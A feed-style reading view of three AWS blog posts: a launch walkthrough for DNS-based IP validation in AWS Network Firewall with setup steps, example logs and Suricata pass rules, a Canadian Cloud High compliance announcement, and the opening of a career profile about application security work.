❌

Reading view

Introducing Route 53 Resolved IP Validation for AWS Network Firewall

Your workloads reach most destinations by domain name, but a firewall can only act on what it sees in the traffic. For HTTP and HTTPS, AWS Network Firewall domain rules match the name that the client puts in the request, and the client chooses that name. The connections for protocols such as SSH and SSH File Transfer Protocol (SFTP) don’t carry the domain name. The client uses the name only for the DNS lookup and then connects straight to the IP address that DNS returned. As a result, Network Firewall rules for these protocols have used IP addresses, which change over time. For web and non-web traffic alike, Network Firewall had no view of the answers that your DNS resolver returned, because that shared visibility between DNS and the firewall didn’t exist.

On October 21, 2026, we launched Route 53 Resolved IP Validation for AWS Network Firewall, at no additional charge. Amazon Route 53 Resolver now shares the IP addresses that it returns for each domain name with Network Firewall, and Network Firewall checks each new outbound connection against them. With this launch, you can now filter non-web traffic by domain name, and you can prevent Server Name Indication (SNI) manipulation on TLS traffic without needing to enable TLS inspection.

In this post, we explain how the feature works, show how to turn it on in alert mode, and walk through two common use cases. They’re examples; the same check applies to any outbound traffic that you control by domain name.

How it works

Amazon Route 53 Resolver answers DNS queries from resources in your virtual private cloud (VPC) configured to use it, and it’s available by default in every VPC. With this feature, Route 53 Resolver keeps the IP addresses that it returns for each domain name in a resolved IP cache. When a new outbound connection starts, Network Firewall checks the destination address against that cache.

  1. The workload asks Route 53 Resolver at 10.0.0.2 for files.partner.example.com.
  2. DNS Firewall checks the query first. Domain rules can block or alert on it; an empty rule group lets it through.
  3. Route 53 Resolver answers 203.0.113.10 and records the answer in the resolved IP cache.
  4. The SFTP connection to 203.0.113.10 on port 22 reaches the Network Firewall endpoint.
  5. The policy checks the first packet. The address is in the cache, so the connection continues.
  6. The stateful rule passes it, because Route 53 Resolver returned the address for files.partner.example.com.
  7. The connection leaves through the NAT gateway and internet gateway.
  8. The flow log and alert log record the new fields.

The feature has three parts:

  • An Amazon Route 53 Resolver DNS Firewall rule group – It defines the scope. The answers that Route 53 Resolver returns in every VPC associated with this rule group go into the resolved IP cache. The rule group can be empty. Add rules to it and the same rule group also filters the DNS queries themselves, for example, by blocking lookups of known threat domains. Together, DNS Firewall checks the lookup and Network Firewall checks the connection that follows.
  • The Network Firewall policy setting – On the first packet of each new connection, before your stateful rules run, Network Firewall checks whether Route 53 Resolver returned the destination address for a domain name. If it did, the connection continues to your stateful rules. If it didn’t, Network Firewall applies the action you chose: Alert, Drop, or Reject.
  • Resolved-domain rules – In your stateful rule groups, these rules match a connection by the domain name that its destination address was resolved for, so they work with every protocol. Use the name that your clients look up.

The following diagram shows this architecture.

Figure 1. How Network Firewall checks the SFTP connection from use case 1 against the answers that Route 53 Resolver returned

Figure 1. How Network Firewall checks the SFTP connection from use case 1 against the answers that Route 53 Resolver returned

The policy setting checks every connection, not only web traffic. A connection to an IP address that no client looked up through Route 53 Resolver, such as a hardcoded address, fails the check. If any of your workloads connect straight to IP addresses, add those addresses to Bypass destination validation IP ranges before you enforce. A stateful pass rule doesn’t exempt them because the policy check runs before your rules. The check is per address: when any client in an associated VPC looks up a name, its addresses pass the check for every client in scope in the same Availability Zone. For details, see Resolved IP validation in AWS Network Firewall in the AWS Network Firewall Developer Guide.

Prerequisites

To follow along, you need:

  • DNS through Amazon Route 53 Resolver – Network Firewall can check only answers that Route 53 Resolver returned. Queries that reach Route 53 Resolver through Resolver endpoints or Resolver forwarding rules count.
  • A Route 53 Resolver DNS Firewall rule group associated with the VPCs whose DNS answers Network Firewall should check connections against.
  • The policy setting turned on before you add resolved-domain rules – Rules that use domain filtering (the aws_route_53_resolved_domain keyword) need Route 53 Resolved IP Validation turned on in the same firewall policy. Turn the setting on first, in alert mode, then add the rules.
  • A supported deployment model – The feature works with distributed deployments, including multiple firewall endpoints, where clients reach a firewall endpoint in their own Availability Zone, and with centralized deployments where the firewall is attached natively to AWS Transit Gateway. If routing sends a client to a firewall endpoint in another Availability Zone, its connections fail the check. To move a centralized deployment to a natively attached firewall, see Why and how to migrate to a Transit Gateway attached AWS Network Firewall.

How to turn it on in alert mode

Start in alert mode because clients cache DNS answers. Network Firewall recognizes only the answers that Route 53 Resolver returns after the DNS Firewall rule group is associated with the VPC and selected in the policy. A client that still uses an answer it cached earlier fails the check until it looks up the name again, usually when its cached record expires. Alert mode lets you see this without blocking anything. Allow about 24 hours in alert mode for clients to refresh their caches.

  1. Create a DNS Firewall rule group (it can be empty) and associate it with the VPCs whose DNS answers Network Firewall should check connections against. For the steps, see Creating a rule group and rules.
  2. Or, to use a DNS Firewall rule group that you already have, make sure it’s associated with those VPCs and only those. An answer returned in any associated VPC is valid for every client that the firewall checks. Which clients are checked is set by source IP ranges in step 6.
  3. In the Amazon Virtual Private Cloud (Amazon VPC) console, under Network Firewall, choose Firewall policies, then choose the policy that your firewall uses. On the Traffic inspection tab, in the Route 53 Resolved IP validation section, choose Edit and select Enable Route 53 Resolved IP validation.
  4. For Action, choose Alert. For DNS Firewall rule group, choose the rule group from step 1 or 2.
  5. For DNS expiry exception policy, choose what happens to a connection that’s already open when its entry expires from the resolved IP cache. Continue keeps it running, Drop stops it silently, and Reject stops it with a TCP reset. We recommend Continue so that long-running sessions, such as file transfers, aren’t cut off midway. However, choose the option that fits your security requirements.
  6. For source IP ranges, list the clients to check. If you don’t set it, Network Firewall checks clients in the firewall’s VPC and in any additional VPCs attached to the firewall. If your clients are in other VPCs, such as spoke VPCs that send traffic to a firewall attached to a transit gateway, enter their CIDR ranges; otherwise, Network Firewall doesn’t check their connections. Add destinations that you allow by IP address to Bypass destination validation IP ranges. Choose Save.

The following screenshot illustrates these steps.

Figure 2. Route 53 Resolved IP Validation turned on in alert mode

Figure 2. Route 53 Resolved IP Validation turned on in alert mode

In alert mode, Network Firewall doesn’t block a connection that fails the check, and it doesn’t write an alert of its own. It records the result in your flow logs, in the route53_resolved_ip field of each connection. A value of true means Route 53 Resolver returned the destination address for a domain name. A value of false means it didn’t, so enforcement would block the connection. The same field also appears in alert log records that a rule or the policy’s default action writes for the connection. Pass rules don’t write one unless they have the alert; keyword. The DnsUnresolvedFlows metric in Amazon CloudWatch counts the connections that fail the check, and DnsAzUnavailableFlows counts connections from an Availability Zone that doesn’t support the feature. The following alert log record (trimmed, with example values) was written by a default action that alerts, for a connection to an address that Route 53 Resolver returned:

{
  "firewall_name": "egress-firewall",
  "availability_zone": "us-east-1a",
  "event": {
    "event_type": "alert",
    "src_ip": "10.0.1.10",
    "dest_ip": "203.0.113.10",
    "dest_port": 123,
    "proto": "UDP",
    "app_proto": "ntp",
    "route53_resolved_ip": true,
    "verdict": {
      "action": "alert"
    },
    "alert": {
      "action": "allowed",
      "signature_id": 3,
      "signature": "aws:alert_established action"
    }
  }
}

In alert mode, this record is for a TLS connection that presented an allowed domain name but went to an address that Route 53 Resolver didn’t return for it, blocked by the policy’s default action in use case 2:

{
  "firewall_name": "egress-firewall",
  "availability_zone": "us-east-1a",
  "event": {
    "event_type": "alert",
    "src_ip": "10.0.1.10",
    "dest_ip": "198.51.100.7",
    "dest_port": 443,
    "proto": "TCP",
    "app_proto": "tls",
    "tls": {
      "sni": "api.partner.example.com"
    },
    "route53_resolved_ip": false,
    "verdict": {
      "action": "drop"
    },
    "alert": {
      "action": "blocked",
      "signature": "aws:alert_established_app_layer_to_server action"
    }
  }
}

Before you switch Action to Drop or Reject, check that connections that fail the check are ones you expect and that destinations you allow by IP address are in the bypass ranges. Reject sends a TCP reset, so a blocked TCP client fails right away instead of waiting for a timeout. After you enforce, blocked connections appear in your flow logs with route53_resolved_ip as false, not in your alert logs. For the metrics and log fields to watch, see Monitoring and troubleshooting resolved IP validation.

Use case 1: Filter non-web traffic by domain name

Before this launch, Network Firewall rules for protocols that carry no domain name, such as SFTP, used IP addresses. Now, you can allow them by domain name. In this example, a workload sends files over SFTP to a partner at files.partner.example.com on TCP port 22, and the partner can change the addresses behind that name at any time. The same approach works for SSH, MySQL, and other non-web protocols. You create it as a standard stateful rule. Follow these steps:

  1. Under Network Firewall, choose Network Firewall rule groups, then choose Create rule group. Choose Stateful rule group and Standard stateful rule, and choose the rule evaluation order that your policy uses.
  2. Choose Add rule. For Protocol, choose TCP. For Destination port, enter 22. Under Domain filtering, enter files.partner.example.com. For Action, choose Pass.
  3. Create the rule group, then add it to your firewall policy.

Figure 3. A pass rule for SFTP on TCP port 22, scoped to the partner's domain name

Figure 3. A pass rule for SFTP on TCP port 22, scoped to the partner’s domain name

If you manage rules as code, the equivalent Suricata rule is shown in the following code. It adds the alert; keyword so that the firewall logs allowed connections. The console rule doesn’t add it.

pass tcp any any -> any 22 (alert; msg:"Allow TCP/22 to files.partner.example.com"; aws_route_53_resolved_domain:"files.partner.example.com"; sid:1;)

When the partner moves its server to a new address, the next DNS answer adds it to the resolved IP cache. There’s no IP list to maintain. The cache keeps earlier answers for longer than their DNS time to live (TTL), so the old address can still pass for a while.

Use case 2: Prevent SNI spoofing without TLS inspection

With SNI spoofing, a client presents an allowed domain name in its TLS request while it connects to a different server. Preventing that has required TLS inspection, which decrypts the traffic. Route 53 Resolved IP Validation prevents it without TLS inspection. In this example, a workload calls a partner API at api.partner.example.com over HTTPS. TLS traffic on port 443 must reach only the addresses that Route 53 Resolver returned for that name. You create a pass rule in a standard stateful rule group, as in use case 1, and the firewall policy’s default action drops everything that no rule passes. Follow these steps:

  1. Under Network Firewall, choose Network Firewall rule groups, and then choose Create rule group. Choose Stateful rule group and Standard stateful rule, then choose Strict order.
  2. Choose Add rule. For Protocol, choose TLS. For Destination port, enter 443. Under Domain filtering, enter api.partner.example.com. For Action, choose Pass.
  3. Create the rule group, then add it to your firewall policy.
  4. In the firewall policy, use strict rule order. For the stateful default actions, choose Application drop established (server-directed only) and Application alert established (server-directed only). The alert action logs what the drop action blocks. For why we recommend these default actions, see Firewall policy configuration in the AWS Security Services Best Practices guide.

Figure 4. A pass rule for TLS on port 443, scoped to the partner's domain name

Figure 4. A pass rule for TLS on port 443, scoped to the partner’s domain name

If you manage rules as code, the equivalent Suricata rule is:

pass tls any any -> any 443 (aws_route_53_resolved_domain:"api.partner.example.com"; sid:2;)

The pass rule matches the destination address, not the name in the TLS request. TLS traffic on port 443 passes only when Route 53 Resolver returned the destination address for api.partner.example.com. If the partner’s addresses also serve other domain names, such as behind a content delivery network (CDN), those names pass too. To also require the partner’s name in the TLS request, add an exact SNI match to the same rule: tls.sni; content:"api.partner.example.com"; startswith; endswith; nocase;.

Without startswith and endswith, the content match accepts any SNI that contains the name.

A connection that presents the partner’s name but goes to another address doesn’t match the pass rule. If Route 53 Resolver never returned that address, the policy setting’s enforcement action blocks the connection before your rules run. In alert mode, the policy setting lets the connection through to your rules instead, and the stateful default action drops it because the pass rule doesn’t match. Its alert log record shows route53_resolved_ip as false, as in the second example previously. If Route 53 Resolver returned the address for a different domain name, the connection passes the policy check. The stateful default action then drops it because the pass rule doesn’t match, and that record shows route53_resolved_ip as true.

Best practices

We recommend that you follow these best practices:

  • Keep DNS on Route 53 Resolver – Block outbound UDP and TCP port 53 DNS to other resolvers, including DNS over HTTPS (DoH) and DNS over TLS (DoT), on Network Firewall, so that clients don’t bypass the check. Route 53 Resolved IP Validation alone doesn’t do this. If any client looks up a public resolver’s name, such as dns.google, that resolver’s addresses pass the check.
  • Keep DNS Firewall rules in those VPCs – Route 53 Resolved IP Validation checks the connections that follow a DNS lookup, not the DNS queries themselves. DNS Firewall blocks lookups of known threat domains with AWS managed domain lists, and its advanced rule groups detect data leaving through DNS queries, such as DNS tunneling.
  • Start small – Add domain filtering to a few rules at a time, then add more when the results look clean. For domain allow list patterns, see Allow rules and domain allowlisting.
  • Turn on flow and alert logging and detailed monitoring – Connections that fail the resolved IP check show in your flow logs (route53_resolved_ip: false) and in the DnsUnresolvedFlows metric, not in your alert logs. Pass rules without the alert; keyword don’t write an alert log record.

Pricing and availability

Route 53 Resolved IP Validation is available today in all commercial AWS Regions (Regions other than the AWS GovCloud (US) Regions and the China Regions) where AWS Network Firewall and Amazon Route 53 Resolver DNS Firewall are available, at no additional charge. For the list of Regions, see AWS Capabilities by Region. A DNS Firewall rule group with no rules doesn’t incur DNS Firewall charges. Standard DNS Firewall pricing applies after you add rules. See AWS Network Firewall pricing and Amazon Route 53 pricing.

Conclusion

In this post, we showed you how Route 53 Resolved IP Validation works and how to turn it on in alert mode. Network Firewall now checks each connection’s destination against the IP addresses that Amazon Route 53 Resolver returned for the DNS query. Filtering SFTP, SSH, database, and other non-web traffic by domain name and preventing SNI spoofing without TLS inspection are two common examples of what that makes possible. To get started, turn the feature on in alert mode and review the results before you enforce. For the full walkthrough, see Getting started with resolved IP validation.


To learn more, visit the AWS Network Firewall product page and the feature documentation.

If you have questions about this post, contact AWS Support.

Lawton Pittenger

Lawton Pittenger

Lawton is a Worldwide Security Specialist Solutions Architect at AWS, based in New York City. He specializes in helping customers design and implement effective network security controls. At AWS, he works with customers at scale and collaborates closely with service teams to drive continuous improvement in security services based on customer needs and feedback. Outside of work, his interests include skateboarding, snowboarding, and spending time in nature.

Amish Shah

Amish is a seasoned product leader with over 15 years of experience in developing innovative and scalable solutions for networking, security, and cloud use cases. He currently leads the AWS Network Firewall service, where he helps to develop security solutions that protect AWS workloads. Outside of work, Amish enjoys playing cricket and soccer, loves to travel, and has recently started collecting niche fragrances.

Amit Gaur

Amit Gaur

Amit, a Cloud Infrastructure Architect at AWS, brings his passion for technology and knowledge-sharing to the networking community. Specializing in network architecture design, he helps customers build highly scalable and resilient environments on AWS. Through technical guidance and architectural expertise, Amit enables customers to accelerate their cloud adoption journey while making sure their systems are built for scale and reliability.

Author

Jesse Lepich

Jesse is a Senior Security Solutions Architect at AWS based in Lake St. Louis, Missouri, focused on helping customers implement native AWS security services. Outside of cloud security, his interests include relaxing with family, barefoot waterskiing, snowboarding and snow skiing, surfing, boating, and mountain climbing.

Preetkumar Shah

Preetkumar Shah

Preetkumar is a Technical Account Manager at AWS, based in Atlanta, GA. He specializes in helping customers design and operate secure, scalable network architectures in the cloud. At AWS, he works with SMB customers and collaborates closely with service teams to proactively resolve complex challenges and ensure customers get the most from their AWS environment. Outside of work, his interests include spending time with family and going on trails.

  •  

AWS becomes first CSP to complete the Cloud High profile assessment with 172 services and features in scope

We continue to expand the scope of our assurance programs at Amazon Web Services (AWS) and are pleased to announce the successful completion of our first ever Cloud High (PBHH) security assessment with 172 assessed services and features. Completion of this assessment, effective September 18, 2026, makes AWS the first cloud service provider (CSP) in Canada to meet this high security bar and provide assurance to our valued customers. This assessment also reaffirms our commitment to helping public and commercial customers achieve and maintain the highest-grade security standard for workloads with increased sensitivity.

What is the Cloud High assessment and why is it important?

The Cloud High security profile (that is, PBHH) seeks to enhance the integrity and availability of customer organizational workloads that are considered to have an increased level of sensitivity. These are systems that the Government of Canada (GC) and its service providers use to support delivery of services at a national scale or that are determined to be significant for handling sensitive information. The profile is based on the Security and privacy controls and assurance activities catalogue (ITSP.10.033). The Cloud High (PBHH) profile includes all controls and enhancements contained within the Cloud Medium profile (PBMM), with additional controls and enhancements to address higher integrity and availability requirements. The Cloud Medium and Cloud High profiles establish baseline security requirements for cloud services. These services support GC workloads and information processing up to the Protected B level.

As of September 18, 2026, there are a total of 172 AWS services and features that were assessed by the Canadian Centre for Cyber Security (CCCS) under Cloud High security assessment. The assessment covers services and features that are available in both the Canada (Central) and Canada West (Calgary) AWS Regions.

How can you access the assessment?

The summary assessment is available through AWS Artifact. You can also learn more about the Cloud High and Medium assessment on the AWS CCCS assessment compliance webpage.

AWS strives to continually bring services into scope of its compliance programs to help you meet your architectural and regulatory needs. Please reach out to your AWS account team if you have questions or feedback about the Cloud High and Medium assessments.

To learn more about our compliance and security programs, refer to AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

Naranjan Goklani

Naranjan is AWS Compliance, Security Assurance and Privacy (CAPS) Lead for Canada. He has experience leading audits, attestations, certifications, and assessments across the Americas. Naranjan has more than 16 years of experience in technology risk management, customer security assurance, and technology audits. He previously worked in the Big 4 accounting firms and supported clients from the financial services, technology, retail, and utilities industries.

  •  

Part 3 – Cybersecurity journeys: The work behind the work

The most important work I’ve done in cybersecurity would make for terrible television. There were no countdown clocks and no frantic typing, just a lot of careful reading, a lot of hard conversations, and the occasional quiet moment where everything finally clicked. That’s the part I want to show you this week, because the three people I talked to have built their entire careers on the work that happens off-camera, and it’s the part that decides who lasts in this field.

This is a four-part series following 11 AWS security professionals through the real stories of how they got here and what the work actually looks like. In Part 1: I didn’t plan this, I shared how three of them found their way in, and in Part 2: What even is this job?, we looked at roles most people don’t know exist. This week is about what the day-to-day actually feels like, told through three AWS security professionals whose work rarely makes it into the trailer but is the reason any of it holds together.

Unlimited ammo

Brandon Caldwell, Mgr, Security Engineering

Brandon Caldwell, Mgr, Security Engineering

Ask most people to picture an application security engineer at work and they’ll imagine someone hunched over a terminal breaking into systems. Brandon Caldwell‘s actual days (reviewing software while it’s being built so the flaws never ship) look almost nothing like that. He spends them in conversation: sitting with the engineers who built a product, walking through how it works, and asking question after question until he understands it well enough to see where it could break. “This job is at least 50 percent people,” he tells the folks he hires. “You have to people a lot.”

The hardest part of the day isn’t technical, it’s human. Brandon’s team has to hand builders news they don’t want to hear, and he’s blunt with new hires about what that really feels like.

“Our job is to go tell someone their baby is ugly. I use that phrase because it is meant to draw out empathy. This is the thing they love and spent time on, and you show up at the end and say that thing is ugly. Of course they are going to react.” – Brandon Caldwell


Learning to deliver that message without crushing the person across the table is, in his telling, the actual craft of the job. It’s why he prizes empathy, and why he says the engineers who struggle most in application security are the ones who got into tech specifically to avoid talking to people. The rest of the day is the patient, unglamorous work of reading someone else’s code closely enough to find the one flaw they didn’t know they’d left, then explaining it in a way that lands as help rather than judgment.

That explaining is more than a conversation. So much of security work gets written down: the finding documented so an engineer can act on it, the advisory that tells customers what to do, the policy that sets the bar for everyone who comes after. The ability to write clearly, to turn something messy and technical into a few sentences a reader can actually use, is one of the quiet differentiators as you move up in this field, and it’s a skill worth building long before anyone asks you to.

